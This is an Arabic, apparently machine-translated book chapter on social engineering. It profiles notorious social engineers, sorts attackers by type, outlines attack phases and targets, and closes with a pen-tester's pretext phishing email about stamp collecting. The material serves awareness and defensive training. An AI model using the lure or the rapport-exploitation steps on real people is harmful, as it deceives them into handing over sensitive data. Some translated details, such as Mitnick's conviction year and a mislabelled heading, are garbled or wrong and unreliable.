كان كيفن ميتنيك عند نقطة في حياته أكثر مجرمي الكمبيوتر المطلوبين في الولايات المتحدة. الذين تتراوح أعمارهم بين 16 استخدم الهندسة الاجتماعية وتقنيات القرصنة في اقتحام نظام الكمبيوتر لعشرات الشركات. وقال انه في كثير من الأحيان لا تحتاج إلى استخدام أي وسائل تقنية لاقتحام الشركة المستهدفة. بدلا من ذلك، قال انه استخدام مجموعة متنوعة من أساليب الهندسة الاجتماعية لخداع المستخدمين إلى الكشف عن أوراق الاعتماد المطلوبة أو أرقام الهاتف التي يحتاجها. أدين أولا في عام 1998 وحكم عليه 12 شهرا في السجن مع 3 سنوات. في نهاية الإفراج عنه تحت إشراف اخترق بنجاح أنظمة البريد **Pacific Bell**، مما أدي إلى القبض عليه. كيفن هرب، واستغرق عامين ونصف باعتباره فارا من وجه العدالة حتى تم توقيفه في 15 فبراير، في ولاية كارولينا الشمالية. عندما اعتقل، عثر عليه في حوزة هواتف محمول مستنسخة والعديد من أشكال الهوية المزورة. واحد من العلامات في الاستخدام الملحوظ للهندسة الاجتماعية في كتب "فن الخداع"، "فن التسلل" و "الشبح في أسلاك". كيفن يعمل الآن كمستشار الأمن يساعد للدفاع ضد مثل هذه الهجمات.

Frank Abagnale (فرانك أباغنيل)

من مواليد 27 أبريل 1948، هو مزور أمريكي سابق. أصبح شهيرا في الستينات باستخدام شيكات مزورة للسفر على حساب بان أميريكانز أرويز. سافر إلى 26 بلدا قبل بلوغ سن 19. أوحت قصته فيلم بعنوان أوقفني إن استطعت، التي قامت على أساس سيرته. هذا العمل ليس سيرة ذاتية بحقائق صحيحة، وإنما ممزوجة بشيء من خيال الشباب. وهو يعمل حاليا مستشارا في مجال مكافحة الغش داخل شركته، أباغنيل وشركائه. برهن على الاستخدام الاستثنائي للتقنيات الهندسة الاجتماعية انتحل صفة طيار، أستاذ جامعي، محام وطبيب وهذا غيض من فيض. وبالإضافة إلى ذلك كان قد صرفه بنجاح 2.5 مليون دولار من الشيكات المزورة في جميع أنحاء العالم. هذه مآثر أدى حتما إلى اعتقاله من قبل الشرطة الفرنسية في عام 1969 وقضى عقوبات متعددة في فرنسا والسويد والولايات المتحدة. خلال هذا الوقت هرب بنجاح من السجن في أكثر من مناسبة واحدة. عند إطلاق سراحه حاول التمسك بسلسلة من الأعمال المشروعة حيث استفادت الشركات من ماضيه الإجرامي، في إنهاء عمله. كما هو الحال مع كيفن ميتنيك، فرانك يعمل الآن كمستشار الأمن تقديم المشورة للشركات بما في ذلك مكتب التحقيقات الفدرالي.

Badir brothers

في عام 1999 رامي بدير، مزهر بدير وشديد بدير تقدمت ضدهم 44 من التهم الموجهة ضدهم بتهمة ارتكاب جرائم مثل الاحتيال الاتصالات والكمبيوتر وسرقة البيانات وانتحال صفة ضابط شرطة. على الرغم من كونهم أعمى منذ الولادة هؤلاء الإخوة الثلاثة استخدموا الهندسة الاجتماعية وأساليب القرصنة لخداع بقدر 2 مليون دولار من ضحاياهم. الأخوين لديهم حاسة السمع قوية بشكل لا يصدق، ومهارات البرمجة وقدرة خارقة في انتحال مجموعة واسعة من الشخصيات جعلها قوة لا يستهان بها على خطوط الهاتف.

Chris Hadnagy

Christopher James Hadnagy هو خبير من العصر الحديث في الهندسة الاجتماعية والتفاعل الإنساني، مما يدل على فهمه الدقيق لتقنيات مثل **microexpressions** والنفوذ وبناء علاقة. هو المطور الرئيسي لموقع http://www.social-engineer.com ومؤلف كتاب" الهندسة الاجتماعية: "**The Art of Human Hacking**" وكتابه الثاني، الذي أصدره في فبراير 2014 ذات العنوان " **Unmasking the Social Engineer: The Human Side of Security** " والذي قمن بترجمة جميع محتوياته في هذا الكتاب الذي امامك. أيضا يقود كريس فريق من النخبة المحترفين في الهندسة الاجتماعية في شركته **Social-Engineer**. حيث يوفر مجموعة من الخدمات كالاختبار والتدريب على الهندسة الاجتماعية. دراسة تلك التي تستخدم الهندسة الاجتماعية في الحياة اليومية. كريس هو بلا شك واحدة من "الأخيار"، وذلك باستخدام تقنيات الهندسة الاجتماعية لمساعدة الشركات على التأمين. أيضا صاحب موقع

http://www.social-engineer.org

Chris Nickerson

كريس نيكرسون واحد من أشهر افراد فريق **TruTV's Tiger**، حيث قام كريس هو وزملائه بعرض محاولة لاختراق أمن الشركات. حيث كان الهدف النهائي من العرض إظهار كيف يمكن استغلال نقاط الضعف في الأمن الإلكتروني والبدني والاختراق في نهاية المطاف. هو طليعة في مجال أمن المعلومات، في وقت كتابة هذا التقرير هو يقود الفريق الأمني في لاريس، ويقدم العديد من الخدمات المهنية من اختبار الاختراق والهندسة الاجتماعية لخلق سياسة واختبار الامتثال.

فئات الهندسة الاجتماعية Categories Of Social Engineers

الهندسة الاجتماعية وأولئك الذين يستخدمونها يمكن تقسيمهم الى العديد من الفئات. حيث نبدأ بمجموعة من الجواسيس والمتسللين حتى مندوبي المبيعات والأشخاص العاديين.

1- **القراصنة (hackers)**: القراصنة يستفادون من الهندسة الاجتماعية مرات عديدة لأن عامل الضعف البشري هو أسهل بكثير في الاختراق من نقاط ضعف الشبكة. في مرات عديدة يفوز فيها القراصنة إذا كان الامر يتعلق بمعركة يخوضها ضد مهندسي ومديري الشبكات وذلك لأنها ليست محدودة بسبب الوقت أو ضعف وجود الحافز. في حين أن مدير **IT** العادي يذهب الى المنزل في 5:00 أو 6:00، فإن القراصنة يعملون 24 ساعة يوميا لإنجاز هدفهم. بعد أن يكونوا قد أمضوا الوقت وبذل العناية الواجبة للبحث في كل جانب من جوانب الهدف حتى يتمكنوا من شن هجوم شامل على البنية التحتية البشرية والتي يمكنها أن تدمر شركة في غضون دقائق. والحصول على المعلومات الشخصية، كلمة المرور، حسابات المستخدمين عن بعد والمزيد من القرصنة ثم استخدام هذه المعلومات لتوجيه ضربة على الهدف.

2- **مختبري الاختراق (Penetration Testers)**: يطلق عليه أيضا **Pen test** وهو الشخص الذي يختبر مواطن الضعف أو الوصول غير المصرح به إلى الأنظمة. تتراوح الأنظمة من شبكات الكمبيوتر للوصول المادي إلى المواقع البدنية. مختبر الاختراق يمكنه استخدام العديد من عناصر الهندسة الاجتماعية للوصول إلى النظم. يمكنهم الاستفادة من الخداع (**phishing**)، أو تقنيات أخرى مثل الاستنباط (**elicitation**)، للحصول على المعلومات من الموظفين مثل الحصول على كلمات السر، ودخول المباني، أو الوصول إلى الأنظمة الأخرى.

3- **الجواسيس أو التجسس (Spies or Espionage)**: الجواسيس من جميع أنحاء العالم تدرس أساليب مختلفة من "الخداع" لخداع ضحاياها بالاعتقاد بأنهم شخص أو شيء أخر. بالإضافة إلى ذلك، يقومون بدراسة فن الهندسة الاجتماعية، في مرات عديدة يقوم الجواسيس ببناء المصداقية من خلال المعرفة القليلة أو حتى الكثير عن العمل أو الحكومة التي يحاولون التجسس عليها.

4- **لصوص الهوية (Identity Thieves)**: سرقة الهوية هي استخدام المعلومات مثل أسماء الاشخاص، أرقام الحسابات المصرفية وعناوين وتواريخ الميلاد، ورقم الضمان الاجتماعي دون علم أصحابها. هذا يمكن أن يتراوح من وضع موحد لانتحال شخص ما أو عملية احتيال متقنة تشمل **DNS Poisoning** وحيل الخداع (**phishing scams**).

5- **الموظفين الساخطين (Disgruntled Employees)**: هناك العديد من الأسباب التي تؤدى الى ظهور هؤلاء الموظفين في مكان العمل الذين أصبحوا ساخطين. عادة يتم تقسيم الأسباب الأساسية التي تجعل الموظف يصبح ساخط كالعمل فوق طاقته، يتقاضى أجورا صغيره، غير مقدر، أو تفويت فرصة الحصول على الترقية. بمجرد أن يصبح الموظف ساخطا، فإنهم غالبا ما يدخلون في علاقات عدائية مع صاحب العمل. هذا وغالبا ما يكون الوضع من جانب واحد، كما سيحاول الموظف عادة إخفاء مستوى الاستياء لعدم وضع عملهم في خطر.

6- **سماسرة المعلومات (Information Brokers)**: سماسرة المعلومات (البيانات) يقومون بجمع البيانات وتقديم خدمات التنقيب عن البيانات للمنظمات المختلفة مثل مكتب التحقيقات الفيدرالي، خدمات مراقبة الائتمان، وزارة الدفاع. هذه الشركات هي ذات قيمة عالية بالنسبة للمهندسين الاجتماعين لأنها تحتوي على كميات هائلة من المعلومات التي يمكن استخدامها لمزيد من رفع أو دعم أنشطة **SE** الخاص بك. بسبب اللوائح والقوانين الفيدرالية فان الكثير من المعلومات الشخصية التي يتم جمعها لدينا من قبل الوكالات الحكومية، مثل **DMV**، يتم تخزينها أو أدارة هذه المعلومات من قبل شركات الوساطة، مثل **ChoicePoint**. أمثله على شركات سمسرة المعلومات كالاتي (**ChoicePoint–KnowX–DOCUSEARCH-LexisNexis-Discreet Research-MasterFiles** وغيرها من الشركات الأخرى)

7- **الفنانين المحتالين (Scam Artists)**: كان مفهوم "الفنان المحتال" أو "الرجل المخادع" مفهوم مستخدم لفترة طويلة للغاية. السبب في ذلك هي، أنها تعمل حتى الان.

8- **جهات التوظيف التنفيذية (Executive Recruiters)**: **Executive Recruiters** أو **Head Hunters**، كما يطلق عليها، وهو التماس الناس لتوظيفهم في الشركات. أنها تستخدم موارد أو أدوات مختلفة للعثور على الأشخاص المناسبين لمتطلبات الوظيفة التي يضعها صاحب العمل. وعادة ما يتم جمع البيانات والتطلع من خلال السيرة الذاتية على مواقع على الانترنت للعثور على هذه المعلومات. الباحثين عن الموظفين يعملون لحساب شركة مقابل عمولة من الراتب المحتملة الخاص بك أو يمكنك استئجار **headhunter** مباشرة لقاء رسوم. الهدف الرئيسي لل **headhunter** هو أن يجعلك أن تصبح عميل. فهو سوف يفعل أي شيء تقريبا لجعل هذا يحدث. مثلا ان يصبح صديقك، الاستماع إلى مشاكلك أو يقوم بوعدك أن سوف يجد لك وظيفة أحلامك.

9- **مندوبي المبيعات (Sales People)**: مندوبي المبيعات هم في كل مكان حيث أن يمكن القول بان الجميع هم بائعين. هؤلاء الناس لديهم المنتج أو الخدمة التي يريد منك أن تشتريها.

10- **الحكومات (Governments)**: الحكومات توظف العديد من أساليب الهندسة الاجتماعية على أساس منتظم من الجهود رامية إلى التأثير في الرأي العام لدعم الإجراءات الحكومية. يمكن أن يتم هذا في أساس منظم من قبل السياسيين أو من قبل الوكالات الحكومية. كثيرا ما تنشأ عمليات الحرب النفسية من قبل الحكومات لتكتيكات الهندسة الاجتماعية.

11- **حياة الاشخاص اليومية (Everyday People)**: تستخدم أساليب الهندسة الاجتماعية من قبل العديد من الناس على أساس منتظم. ويتم ذلك غالبا دون نية مباشره من قبل الشخص لاستخدام هذه الطريقة؛ وتستخدم ببساطة لأنها فعالة جدا. **مثال الأطفال**، حيث يستخدم الأطفال أساليب الهندسة الاجتماعية في وقت مبكر من الحياة. حيث يستخدموا وسائل متعددة، وخاصة مع الآباء الذين يرغبون في جعل أطفالهم سعداء. هذا يمكن أن يكون من خلال الأساليب الفعالة مثل العبوس أو الكآبة، أو من خلال الوسائل النشطة مثل الاشارة الى حالتها العامة التعاسة بسبب بعض الشيء أو العمل التي تجعل والديهم يتخذون بعض القرارات.

لماذا يستخدم المهاجمون الهندسة الاجتماعية

1- **لأنه لا يوجد تصحيح/حل لغباء الإنسان.**
2- **الناس هي أكبر ثغرة أمنية في أي شبكة**
3- **الطريق الأقل مقاومة**

حيث أن القراصنة يقضون بالساعات أو الأسابيع أو الأشهر يحاولون استخدام طريقة القوة الغاشمة (**brute force**) لفك تشفير كلمة مرور. مثلا عند القيام بمكالمة هاتفية واستخدام الأسئلة الصحيحة فيمكن أن تحصل على نفس كلمة المرور أو أكثر في بضع دقائق. من خلال الاستفادة من البحث في القمامة (**dumpster diving**)، غربلة أكياس القمامة، التحدث إلى الموظفين الساخطين أو حتى القيام ببعض الأعمال التجارية مثل شخص التسليم حيث كل هذا يمكن أن يقودك إلى الوصول إلى الشبكة بالكامل. بائعي البرامج يحصلون على المزيد والمزيد من الامن أكثر أمنا ومنتجاتهم تصبح أكثر صعوبة ضد ان يتم كسرها (**Cracked**) وهنا يصبح دور الهندسة الاجتماعية كبيرا. فهم ما يمكنه الهندسة الاجتماعية القيام به، وكيفية القيام به وما المنهجية التي قد تستخدم لتساعدك على وضع خطة كيفية للحماية من مثل هذه الهجمات.

الأهداف النموذجية التي تعمل عليها الهندسة الاجتماعية

أهداف الهندسة الاجتماعية الخبيثة يمكن مقارنة بأهداف الاشخاص العاديين من خلال عملهم.

- **الأخلاق (Ethics)**


الأخلاق هي معايير قاعدة ما هو جيد وسيء داخل المجتمع. إذا كان المجتمع ككل، يشعر بقوة بما فيه الكفاية أن هذا السلوك سيئ، فانه يتم تشكيل القوانين لمنع هذا السلوك. الأخلاق هي ما يفصل بين الأهداف من صنع المال اليومي؛ مثل جمع أموالهم عن طريق سرقة المعرفة واستخدامه بطريقة غير مصرح بها.

- **الدوافع (Goal)**

الدكتور **Max Kilger**، المؤلف المشارك لمشروع **Honeynet**، حدد ستة دوافع لنشاط الكمبيوتر الغير أخلاقي. هذه الدوافع يمكن تطبيقها فيما يتعلق بالهندسة الاجتماعية. الدوافع الست هي: المال، والترفيه، علو الذات، السبب، مدخل إلى فئة اجتماعية والوضع داخل المجتمع. هذه الدوافع متشابهة في أي مجتمع (أي -الناس يريدون كسب المزيد من المال أو أن يقبل في مجموعة اجتماعية). من المهم أن نلاحظ أن الدكتور **Kilger** لم يشمل بعض الدوافع الرئيسية الأخرى مثل: المعرفة، والانتقام والفضول. يمكن أن ينظر لكل من هذه المحفزات على أنها هدف للهندسة الاجتماعية. الهدف النهائي، هي المعلومات؛ المعلومات اللازمة لتلبية المحفزات المذكورة آنفا.

هرم ما سلو للاحتياجات (Maslow's Hierarchy of Needs)

يصور الشكل التالي الاحتياجات الأساسية للبقاء على قيد الحياة نجدها في الجزء السفلي من المثلث. احتياجات التقدير وتحقيق الذات نجدها في أعلى التسلسل الهرمي. على الرغم من أنه تم تحديث المخطط الأصلي؛ ولكن يفضل هذا الرسم التخطيطي من عام 1970 نظرا لأنه يتضمن الحاجة المعرفية من المعرفة، والدافع الرئيسي للسلوك الإجرامي.



باستخدام هذا التسلسل الهرمي، يمكن للمرء أن يرى أن في قاعدة الهرم أكثر الأشياء احتياجيه للحياة؛ وهي الحاجة إلى الطعام والشراب والتنفس. فالحياة الأساسية تحتاج في كثير من الأحيان الى بعض من المال، والتي قد يمكن الحصول عليها عن طريق الهندسة الاجتماعية. يمكن وضع كل هدف من الأهداف والمحفزات في التسلسل الهرمي للاحتياجات؛ بعض الاحتياجات قد تشغل أساليب مختلفة من الهندسة الاجتماعية. تحقيق الذات؛ أو **ego**، الاحترام، والوضع، يمكن العثور عليها في القمة، أو بالقرب من قمة الهرم. الحافز رئيسي في كثير من الأحيان يمكن أن تكون الحاجة إلى المعرفة.

Social Engineering as a Protection

من ناحية أخرى، أصبحت الهندسة الاجتماعية تشغل دورا كبيرا جدا في اختبار الاختراق. في محاولة للمساعدة على تأمين شركة أو مساعدتهم على رؤية الأخطار التي تكمن في عالم الأعمال حيث يستخدم مختبر الاختراق نفس تقنيات الهندسة الاجتماعية التي يستخدمها القراصنة، ولكن مع فارق واحد كبير وهو الدافع. مختبر الاختراق قد يستخدم جميع تكتيكات الخداع والتكنولوجيا السرية ولكن عندما يحصل على المعلومات فانه يقوم بتسجيلها لمساعدة الشركات على وضع سياستهم ومعاييرهم، بالإضافة الى خطة التعليم لتفادى هذا الهجوم.

السلوكيات العرضة للهجمات

يمكن للمهاجم الاستفادة من السلوكيات وطبيعة الشعب التالية لارتكاب هجمات الهندسة الاجتماعية. ويمكن لهذه السلوكيات أن تكون نقاط الضعف بالنسبة لهجمات الهندسة الاجتماعية:

- الطبيعة البشرية من الثقة بنفسها يصبح الأساس الرئيسي لهجمات الهندسة الاجتماعية. يتعين على الشركات أن تأخذ زمام المبادرة في تثقيف الموظفين السليم عن نقاط الضعف المحتملة وحول هجمات الهندسة الاجتماعية حتى يكون الموظفين أكثر حذرا.
- أحيانا يذهب المهندسين الاجتماعين الى تهديد أهدافهم في حالة رفض طلباتهم.
- عندما تكون الأمور لا تعمل مع التهديد، فإنها يستدرج الهدف عن طريق وعود بأنواع مختلفة من أشياء مثل النقود أو المزايا الأخرى. في مثل هذه الحالات، قد تجذب الهدف وهناك إمكانية تسرب بيانات الشركة الحساسة.
- في بعض الأحيان، تتعاون الأهداف مع المهندسين الاجتماعين بسبب الالتزامات الاجتماعية.
- الجهل بالهندسة الاجتماعية وآثاره التي تنج عنه من قبل القوى العاملة يجعل المنظمة هدفا سهلا.
- يمكن للشخص أيضا الكشف عن المعلومات الحساسة من أجل تجنب الوقوع في ورطة من خلال عدم توفير المعلومات.

العوامل التي تجعل الشركات عرضة لهجمات

الهندسة الاجتماعية يمكن أن يكون تهديدا كبيرا على الشركات. فإنه لا يمكن التنبؤ به. لا يمكن أن يمنع إلا من خلال تثقيف الموظفين حول الهندسة الاجتماعية والتهديدات المرتبطة به. هناك العديد من العوامل التي تجعل الشركات عرضة للهجمات. سوف نذكر عدد قليل من العوامل على النحو التالي:

- **التدريب الأمني غير كافي (Insufficient Security Training)**

أن أقل مسؤولية لدى أي منظمة هو تثقيف موظفيها حول الجوانب الأمنية المختلفة بما في ذلك التهديدات من الهندسة الاجتماعية من أجل الحد من تأثيرها على الشركات. عدم المعرفة حول حيل الهندسة الاجتماعية وأثرها، فأنهم قد لا يعرفون حتى أنهم أصبحوا اهداف. وبالتالي، فإنه من المستحسن على كل شركة تثقيف أو تدريب موظفيها حول الهندسة الاجتماعية وتهديداتها.

- **عدم وجود سياسات أمنيه (Lack of Security Policies)**

ينبغي زيادة المعايير الأمنية بشكل كبير من قبل الشركات لتحقيق الوعي للموظفين. اتخاذ التدابير لكل تهديد أمني محتمل أو ضعف. ويمكن لعدد قليل من التدابير مثل سياسة تغيير كلمة المرور، امتيازات الوصول، هوية المستخدم الفريدة من نوعها، الأمن المركزي، وهلم جرا أن يكون مفيدا. يجب عليك أيضا تنفيذ سياسة تقاسم المعلومات.

- **سهولة الوصول الى المعلومات (Easy Access of Information)**

لكل شركة، واحدة من الأصول الرئيسية لها هي قاعدة البيانات الخاصة به. حيث يجب على كل شركة حمايتها من خلال توفير سياسة أمنية قوية. يجب تجنب سهولة الوصول للمعلومات السرية. يجب حظر العاملين للوصول الى المعلومات إلى حد ما. الأشخاص الرئيسيين في الشركة الذين لديهم إمكانية الوصول إلى البيانات الحساسة ينبغي تدريبهم تدريبا عاليا والمراقبة المناسبة لابد من الحفاظ عليها.

- **العديد من الوحدات التنظيمية (Several Organizational Units)**

من السهل للمهاجمين انتزاع المعلومات حول مختلف الوحدات التنظيمية المذكورة على شبكة الإنترنت لأغراض الإعلان أو الترويج.

لماذا كون الهندسة الاجتماعية فعالة؟

ما يلي هو السبب في كون الهندسة الاجتماعية فعالة جدا:

- على الرغم من وجود سياسات أمنية مختلفة، لا يمكنك منع الناس من أن يجري عليها الهندسة الاجتماعية حيث أن العامل البشري هو الأكثر عرضة للتغيير ومن الصعب التحكم فيه.
- من الصعب الكشف عن محاولات الهندسة الاجتماعية. الهندسة الاجتماعية هي فن وعلم حمل الناس على الامتثال لرغبات المهاجم. غالبا ما تكون هذه هي الطريقة التي يحصل عليها المهاجمين قدما داخل باب الشركة.
- لا توجد طريقة يمكنها ضمان الأمن الكامل ضد هجمات الهندسة الاجتماعية.
- لا يوجد أي أجهزة أو برامج متاحة للدفاع ضد هجمات الهندسة الاجتماعية.

مراحل الهجوم في الهندسة الاجتماعية (Phases In A Social Engineering Attack)

المهاجم ينفذ الهندسة الاجتماعية في التسلسل التالي.

- **البحث عن الشركة المستهدفة**

المهاجم، قبل مهاجمة أي شبكة في الواقع، يجمع المعلومات من أجل إيجاد السبل الممكنة لدخول الشبكة المستهدفة. الهندسة الاجتماعية هي واحدة مثل هذه التقنية لانتزاع المعلومات. المهاجم يقوم في البداية بأبحاث على الشركة المستهدفة للعثور على المعلومات الأساسية مثل نوع الأعمال، موقع المنظمة، عدد الموظفين، وما إلى ذلك وخلال هذه المرحلة، المهاجم قد يجري البحث في القمامة، تصفح موقع الشركة، العثور على تفاصيل موظف، إلخ.

تحديد الضحية

بعد إجراء بحوث متعمقة عن الشركة المستهدفة، المهاجم يختار الضحية الرئيسية لمحاولة استغلالها للاستيلاء على المعلومات الحساسة والمفيدة. الموظفين الساخطين للشركة هي أكبر فرصه للمهاجم. المهاجم يحاول أن يجد هؤلاء الموظفين واستدراجهم للكشف عن معلومات الشركة. حيث أنهم غير راضين عن الشركة، فإنهم قد يكونا على استعداد لتسريب أو الكشف عن البيانات الحساسة للشركة إلى المهاجم.

تطوير العلاقة

بمجرد أن يتم تحديد هؤلاء الموظفين، فان المهاجمين يدخلون في محاولة لتطوير العلاقات معهم حتى يتمكنوا من استخراج المعلومات السرية منها. بعد ذلك يقوموا لاستخدام هذه المعلومات لاستخراج المزيد من المعلومات أو لشن هجمات.

استغلال العلاقة

بمجرد قيام لمهاجم ببناء علاقة مع العاملين في الشركة، فان يحاول استغلال العلاقة مع موظفي الشركة ويحاول استخراج معلومات حساسة مثل معلومات الحساب، والمعلومات المالية، والتكنولوجيات الحالية المستخدمة، وخطط المستقبل، الخ.

تأثير الهندسة العكسية على المنظمات (Impact On The Organization)

على الرغم من ان الهندسة الاجتماعية لا تبدو تهديدا خطيرا، ولكنه يمكن أن يؤدي إلى خسائر كبيرة للشركة. مختلف أشكال الخسارة الناجمة عن الهندسة الاجتماعية ما يلي:

الخسائر الاقتصادية

المنافسين قد يستخدموا تقنيات الهندسة الاجتماعية لسرقة معلومات مثل خطط التنمية المستقبلية واستراتيجية التسويق في الشركة، والذي بدوره قد يؤدي إلى إلحاق خسائر اقتصادية كبيرة على الشركة.

الاضرار بسمعة المنظمة

سمعة المنظمة مهمه جدا لجذب الزبائن. هجمات الهندسة الاجتماعية قد تسرب البيانات الحساسة التنظيمية مما يؤدى الى الاضرار بسمعة المنظمة.

فقدان الخصوصية

الخصوصية هي مصدر قلق كبير، خاصة بالنسبة للمؤسسات الكبيرة. إذا كانت المنظمة غير قادره على الحفاظ على خصوصية أصحاب المصلحة أو العملاء، فان الناس قد يفقدا الثقة في الشركة وربما لا يريدون الاستمرار مع المنظمة. وبالتالي، يمكن أن تواجه المنظمة فقدان العميل.

مخاطر الإرهاب

الإرهاب ومكافحة العناصر الاجتماعية تشكل خطرا على اشخاص المنظمة والممتلكات. ويمكن استخدام هجمات الهندسة الاجتماعية من قبل الإرهابيين لإنشاء مخطط عن البنية التحتية (**blueprint**) لأهدافهم.

الدعاوى القضائية والتحكيم

الدعاوى القضائية والتحكيم نتيجة الدعاية السلبية للمنظمة والتي تؤثر على أداء الأعمال.

إغلاق مؤقت أو دائم

هجمات الهندسة الاجتماعية تؤدي إلى فقدان سمعة المنظمة، والدعاوى القضائية والتحكيم قد فرض الإغلاق الدائم أو المؤقت للمنظمة وأنشطتها التجارية.

الأهداف الشائعة لهجمات الهندسة الاجتماعية (Common Targets Of Social Engineering)

موظفي الاستقبال ومكاتب المساعدة (Receptionists and Help Desk Personnel)

المهندسين الاجتماعية تستهدف عموما مكاتب الخدمة أو مساعدة العاملين في المنظمة الهدف ومحاولة خدعاهم في الكشف عن المعلومات السرية عن الشركة.

موظفي الدعم الفني (Technical Support Executives)

يمكن لموظفي الدعم الفني أن يكون واحدا من أهداف الهندسة الاجتماعية لأنه يمكن التواصل مع موظفي الدعم الفني ومحاولة الحصول على المعلومات الحساسة من خلال التظاهر بأنهم مسؤولين ذات مستوى اعلى في الإدارة، عملاء، بائعين، الخ.

مسؤولي النظام (System Administrators)

المهندسين الاجتماعين يعلموا جيدا أن مسؤولي النظام هم الاشخاص الذين يحافظون على أمن المنظمة. مسؤول النظام هو المسؤول عن الحفاظ على الأنظمة في المنظمة ويمكن معرفة معلومات مثل كلمات مرور حساب المسؤول. إذا استطاع المهاجم خداعة، فانه سوف يحصل على معلومات مفيدة. لذلك، قد يكون مسؤولي النظام أيضا هدفا للمهاجمين.

المستخدمين والعملاء (Users and Clients)

المهاجم قد يدعو المستخدمين والعملاء من خلال التظاهر بأنه شخص من الدعم الفني وذلك في محاولة لانتزاع المعلومات الحساسة.

بائعي المنظمة الهدف (Vendors of the Target Organization)

في بعض الأحيان، المهندس الاجتماعي قد يستهدف أيضا الباعة للحصول على معلومات سرية عن المنظمة الهدف.

عامل المكتب (office worker)

الخروقات الأمنية شائعة على الرغم من أن المنظمات تستخدم أنظمة حماية من الفيروسات، وأنظمة كشف التسلل، وغيرها من التكنولوجيا الأمنية. هنا يحاول المهاجم استغلال مواقف الموظفين بشأن الحفاظ على سرية المعلومات الحساسة للمؤسسة.
المهاجمين قد يحاولا القيام بهجمات الهندسة الاجتماعية على العاملين في المكتب لاستخراج البيانات الحساسة مثل: السياسات الأمنية، الوثائق الحساسة، البنية التحتية لشبكة المكاتب، كلمات السر.



Attacker making an attempt as a valid employee to gather information from the staff of a company

The victim employee gives information back assuming the attacker to be a valid employee



جمع المعلومات (أساس نجاح الهندسة الاجتماعية)

(تسعين في المئة من مجموع الحروب هي عباره عن جمع المعلومات) نابليون بونابارت
قد قيل لي انه لا يوجد معلومات ليست ذات صلة. تلك الكلمات حقيقيه عندما يتعلق الأمر بجمع المعلومات. حتى أدنى التفاصيل يمكن أن يؤدي إلى نجاح الهندسة الاجتماعية.
ماتي أهاروني، الذي كانت من أشهر مختبري الاختراق (**pen tester**) لأكثر من عقد من الزمان. تروي قصة أنها كلفت بالوصول إلى شركة ما والتي كان لها أثر غير موجود تقريبا على الويب. لأن الشركة تقدم عدد قليل جدا من سبل الاختراق، والحصول على هذا الوصول شأنه أن يثبت أن تكون صعبة للغاية.

بدأت ماتي تجوب الإنترنت عن أي من التفاصيل التي يمكنها أن تؤدي إلى مسار الشركة. في واحدة من عمليات البحث وجد مسؤول بالشركة رفيع المستوى استخدم البريد الإلكتروني الخاص به المقدم له من الشركة في منتدى حول جمع الطوابع حيث أبدى اهتمامه بالطوابع الخاصة بعام **1950** . قامت ماتي بتسجل عنوان **URL** بسرعة، شيء من هذا القبيل **www.stampcollection.com**، ومن ثم وجدت صور لمجموعة من الطوابع لعام **1950** من خلال البحث في جوجل. ثم قامت بسرعه بإنشاء موقع على شبكة الانترنت يظهر له بانه يهتم " بجمع الطوابع"، ثم أرسلت البريد الإلكتروني لهذا المسؤول في الشركة:

سيدي العزيز،

لقد رأيت على **www.forum.com** إنك كنت مهتما بالطوابع من **1950 .** في الآونة الأخيرة تركني جدي وترك لي مجموعه من الطوابع التي أود أن أبيعها. لدي موقع على شبكة الانترنت قمت بإنشائه؛ إذا كنت ترغب في رؤيته يرجى زيارة **www.stampcollection.com**.

شكرا،

ماتي

